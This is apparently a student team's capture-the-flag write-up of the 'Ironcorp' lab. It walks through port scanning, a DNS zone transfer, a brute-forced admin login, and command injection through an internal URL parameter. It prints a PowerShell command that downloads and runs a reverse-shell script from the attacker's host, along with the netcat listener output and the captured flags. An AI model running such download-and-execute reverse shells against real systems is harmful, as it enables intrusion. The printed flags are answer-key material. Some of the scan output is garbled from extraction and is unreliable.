

PenTest 2

Ironcorp

Nvida

Members

ID	Name	Role
1211102656	Dennis Ng Chun Hung	Leader
1211101408	Ephrem Loo Ee Zhe	Member
1211102910	Khoo Jen-Au	Member
-	-	-

Tools Used:

Kali Linux, BurpSuite, Nmap, Dig, Firefox

RECON AND ENUMERATION

We started the pentest with a nmap scan with the command (nmap -sV -sC -vv -Pn -p- ironcorp.me)

```
53/tcp open domain      syn-ack Simple DNS Plus vHackMe.com/icon/ironcorp
135/tcp open msrpc      syn-ack Microsoft Windows RPC
3389/tcp open ms-wbt-server syn-ack Microsoft Terminal Services Exploit-DB Google Hacking D
rdp-ntlm-info:
  Target_Name: WIN-8VMBKF3G815
  NetBIOS_Domain_Name: WIN-8VMBKF3G815
  NetBIOS_Computer_Name: WIN-8VMBKF3G815
  DNS_Domain_Name: WIN-8VMBKF3G815
  DNS_Computer_Name: WIN-8VMBKF3G815
  Product_Version: 10.0.14393
  System_Time: 2022-08-03T07:22:27+00:00
  ssl-cert: Subject: commonName=WIN-8VMBKF3G815
  Issuer: commonName=WIN-8VMBKF3G815
  Public Key type: rsa
  Public Key bits: 2048
  Signature Algorithm: sha256WithRSAEncryption
  Not valid before: 2022-08-02T07:01:54
  Not valid after: 2023-02-01T07:01:54
  MD5: 2ff2 407d cdbb 7ca0 584b 1481 e150 307b
  SHA-1: 802b 2347 0d92 d385 504d 99d7 158c e4ac 8b60 fb5c Corp
  -----BEGIN CERTIFICATE-----
MIIC4jCCAcgAwIBAgIQT8J12HD5U4VNAG+PfXyjbTANBgkqhkiG9w0BAQsFADAA
MRgwFgYDVQQDEw9XSU4tOFZNQktGM0c4MTUwHhcNMjIwODAyMDcwMTU0WhcNMjMw
MjAxMDcwMTU0WjAaMRgwFgYDVQQDEw9XSU4tOFZNQktGM0c4MTUwgEiMA0GCSqG
SIb3DQEBAQUAA4IBDwAwggEKAoIBAQDFaZ1ANTu8ZVDAxFxgBugqKCiuj3jzqu+8j
nxhLQ83xcm40g6SLFivS+g4j+kXAt/3Lmt8AYgv6tR40SWsp2Q+EQQcM7C+k7WR
7/D7gfCuKyeUmRsSMuQnZNoSynBoi6nR23xbTIU/RqcOhzvp5h2geGl9JakOnd1J
sPucKojtYBEvYGQqz0m1+iiDxEtLbR08Z2+hZDPMWe20bzq7JBZT6zqmK5igAJ4D
Z0/Yhu50j7jttaXMjhGtTdRyKazxoy9R8vFLt9vTLSQii0e67KbtJeetjWpDWAf
xwsxTsouQ4zNDjcl556mDj+XidBvk7IrRySPCrDhrJ4/nz+e3UctAgMBAAGjDAi
MBMGA1UdJQMMAoGCCsGAQUFBwMBMAsGA1UdDwQEAvIEMDANBgkqhkiG9w0BAQsF
AAOCAQEAM9NUR/BFeC8umEKhn2urGLQjICZqr7LfX/Bwydq/gKBmIEJZiFtZb0BR
hYUR/rhsny6p8695QlFFsSaE+WA7FPLXpl0HDqec5UN0Z4z00AyGzrFNqyvjchJU
LzjZ+IPwCXzNbh3HQxm9Z2B7B/XFiPt+ZBfvVqQtILJqk7ike/DeHdNbzlHMoqwS
SoEqtx6WPDEMIbx8aPKEfxfkNzG+Fiv13Q3rufiTacAeZLWNgShVj9KNUuxA02is/
j0qrnr9LCM4N0UeJQyeD6v3gRtWOnYb7fQQfeQQpgNPm/WFKGML4Wcy29NGDULw
e+uRnlRS5v3c50o+d1TM18CRK9eG0g=
  -----END CERTIFICATE-----
  _ssl-date: 2022-08-03T07:22:35+00:00; +1s from scanner time.
8080/tcp open http      syn-ack Microsoft IIS httpd 10.0
|_http-title: DashTreme Admin - Free Dashboard for Bootstrap 4 by Codervent
|_http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE user.txt
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open http      syn-ack Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
|_http-title: Coming Soon - Start Bootstrap Theme
|_http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_ Potentially risky methods: TRACE feed.txt
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open msrpc      syn-ack Microsoft Windows RPC 086b367761cc4e7dd6cd2e2bd}
49669/tcp open msrpc      syn-ack Microsoft Windows RPC
```

INITIAL FOOTHOLD

After the scan is completed. We found that there are a few open ports such as 53, 135, 3389, 8080, 11025, 49667 and 49669.

Soon, we used the dig command to perform DNS lookups and displays the answers that are returned from the queried name server, which in this case is ironcorp.me

```
(1211101408㉿kali)-[~]
$ dig @10.10.7.123 ironcorp.me axfr

; <>> DiG 9.18.1-1-Debian <>> @10.10.7.123 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.      3600    IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.      3600    IN      NS     win-8vmbkf3g815.
admin.ironcorp.me. 3600    IN      A      us127.0.0.1
internal.ironcorp.me. 3600    IN      A      127.0.0.1
ironcorp.me.      3600    IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
; Query time: 308 msec
; SERVER: 10.10.7.123#53(10.10.7.123) (TCP)
; WHEN: Wed Aug 03 03:30:57 EDT 2022
; XFR size: 5 records (messages 1, bytes 238)
;                                          root.txt
```


According to the search, we have managed to find 2 new links which are admin.ironcorp.me and internal.ironcorp.me.

Next we “sudo nano /etc/hosts” again and add in the new links.


```
GNU nano 6.2
127.0.0.1      localhost
127.0.1.1      kali
10.10.7.123   ironcorp.me
10.10.7.123   admin.ironcorp.me
10.10.7.123   internal.ironcorp.me
```

Next, we are going to try out two sites which are port 11025 and port 8080.


Port 11025



Port 8080




Next we tried Internal.ironcorp.me:11025 which doesn't allow us access.



Error 403

internal.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4


Then we tried admin.ironcorp.me:11025, we were asked to sign in.



For this, we tried brute forcing by using commonly known username and password and we manage to determine both of the username and password which are the following:

Username: **admin**

Password: **password123**




After we have entered in the username and password, we have successfully logged into the website.


Next, we tried submitting some random query in the search bar and got this url

admin.ironcorp.me:11025/?r=abc#


We then messed around with the url and finally got progress.



When we click the button red here, we are brought back to the page which is a bit confusing.




Therefore we decided to check the page source and see if there's anything that interests us.



After going back to this page and check its page source, we manage to find the link of the red "here"

```
<b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=>here</a>
```

We then copied the link and pasted it back to the url and obtained a name Equinox.



After a while, we realised we've been using the url to exploit it, so we thought of maybe we can execute some stuff with it. Therefore, we decided to try and upload a reverse shell.

After searching for a suitable reverse shell, we have found one on a github page.

https://github.com.translate.google/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1?_x_tr_sl=auto&_x_tr_tl=en&_x_tr_hi=en&_x_tr_pto=wapp

We then added a line at the bottom of the shell to specify our machine ip and port for it to work.

After that we set up a netcat to listen for execution and a python3 server to send the file.

A screenshot of a terminal window and a browser window. The terminal window shows the command `ifconfig tun0` being run, followed by the output of the interface configuration. The browser window shows a netcat listener running on port 1388, with the command `rlwrap nc -lvp 1388` entered.

After everything was set, we tried uploading the file by pasting the line at the end of the link, but it wasn't working, so we tried encoding it and doing the same thing again with the command below.

```
powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.10.10/Invoke-PowerShellTcp.ps1')
```

Once again we got the same result. Therefore we decided maybe double encode would work. So we used burpsuite to encode the line.



After encoding, the file successfully uploaded and netcat actually managed to pick it up.

```
Kali Linux → Kali Tools → Kali Docs → Kali Forums → Kali NetHunter → Exploit-DB → Google Hacking DB → OffSe
(1211101408㉿kali)-[~]
$ ifconfig tun0 66 python3 -m http.server 80
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.18.29.57 netmask 255.255.128.0 destination 10.18.29.57
    inet6 fe80::91c:de10:a3a0:49c4 prefixlen 64 scopeid 0x20<link>
      unspec 00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
        RX packets 4751 bytes 4689028 (4.4 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 201835 bytes 12116113 (11.5 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
10.10.77.147 - - [03/Aug/2022 04:21:42] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
[

1211101408@kali: ~
File Actions Edit View Help

(1211101408㉿kali)-[~]
$ rlwrap nc -lvp 1338
listening on [any] 1338 ...
connect to [10.18.29.57] from ironcorp.me [10.10.77.147] 49935
Windows PowerShell running as user WIN-8VMBKF3G815$ on WIN-8VMBKF3G815
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS E:\xampp\htdocs\internal>
```

And we are in.

```
Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime          Length Name
--                -- -- -- -- -- -- --
-a--       3/28/2020  12:39 PM           37 user.txt

cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop>
```

Mode	LastWriteTime	Length	Name
d---	4/11/2020 4:41 AM		Admin
d---	4/11/2020 11:07 AM		Administrator
d---	4/11/2020 11:55 AM		Equinox
d-r--	4/11/2020 10:34 AM		Public
d---	4/11/2020 11:56 AM		Sunlight
d---	4/11/2020 11:53 AM		SuperAdmin
d---	4/11/2020 3:00 AM		TEMP

```
type c:\users\superadmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
```

After some snooping around, we managed to find the user.txt flag.

= thm{09b408056a13fc222f33e6e4cf599f8c}

As for the root.txt however, it was tricky as we needed privileges for it. So we tried reading the flag directly instead and actually got the root.txt flag.

=thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Contributions

ID	Name	Contributions	Signatures
1211102656	Dennis Ng Chun Hung	Finished the Write-Up	
1211101408	Ephrem Loo Ee Zhe	Figured out the exploit for the initial foothold and found the github page.	
1211102910	Khoo Jen-Au	Recorded the video and edited it.	
-	-	-	-

VIDEO LINK:<https://youtu.be/eItYMKHKHko>

